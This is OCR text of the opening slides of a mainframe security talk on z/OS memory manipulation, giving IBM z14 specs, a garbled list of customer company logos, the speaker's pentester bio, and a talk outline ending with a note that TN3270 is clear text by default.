Dealing the perfect hand

Shuffling memory blocks on z/OS

Ayoub ELAASSAL


@ayoul3__

Github.com/ayoul3

What I picture when talking about Mainframes

Shuffling zOS memory blocks

What people picture when I talk about Mainframes




In 2017…IBM z14

- *32 TB of RAM*
- *170 processors,5.2 GHz*
- *Encryption at a rate of 312 Go/second*
- *Dedicated processors for JAVA, XML and UNIX*
- *Dedicated processors for I/O*

CompuServe
BB&
NameJet
ca technologies
ca technologies
BANK BRI
Help
Crawford
Brindley Technologies
Atos
CIBC
Allianz
De Beers
Group of Companies
Eddie Bauer
BROWN
ELCOT
D
ECOLAB
DELPHI
APIS
CONSECO
Cigna
ERIDIAN
DUKE ENERGY.
CH
Collabera
oZone
ANZ
CAS
EXPRESS SCRIPTS
falOne
eCross
eShield
Association
Coca-Cola
citi
infor
pwc
citibank

com
Inc.
FreddieMac
HDFC BANK
INNSBROOK
FPL
LabCorp
Laboratory Corporation of America
HSBC
JPMorgan Chase & Co.
IHG
InterContinental Hotels Group
TOTAL
Keane
an NTT DATA Company
Heartland
GM
HORIZON
CORPORATION
Ford
Go Further
All your tax information in one place
First Data
hms
Florida Blue
In the pursuit of health
FORTIS
Wc
phoenix
technologies
infote
Information Builders
Hexaware
TECHNOLOGIES
YOUR SUCCESS IS OUR FOCUS
Infosys
FIS
THE HARTFORD
CGI
Logica Inc.
Software Solutions
LOWE'S
GP

About me




Pentester at PwC France, mainly hacking Windows and Unix stuff

First got my hands on a mainframe in 2014…Hooked ever since

When not hacking stuff: Metal and wine

github.com/ayoul3

ayoul3__



This talk

Why we should care about mainframes ✓

Quick recap on how to execute code on z/OS

Playing with z/OS internals


The wonders of TN3270

The main protocole to interact with a Mainframe is called TN3270

TN3270 is simply a rebranded Telnet

…Clear text by default

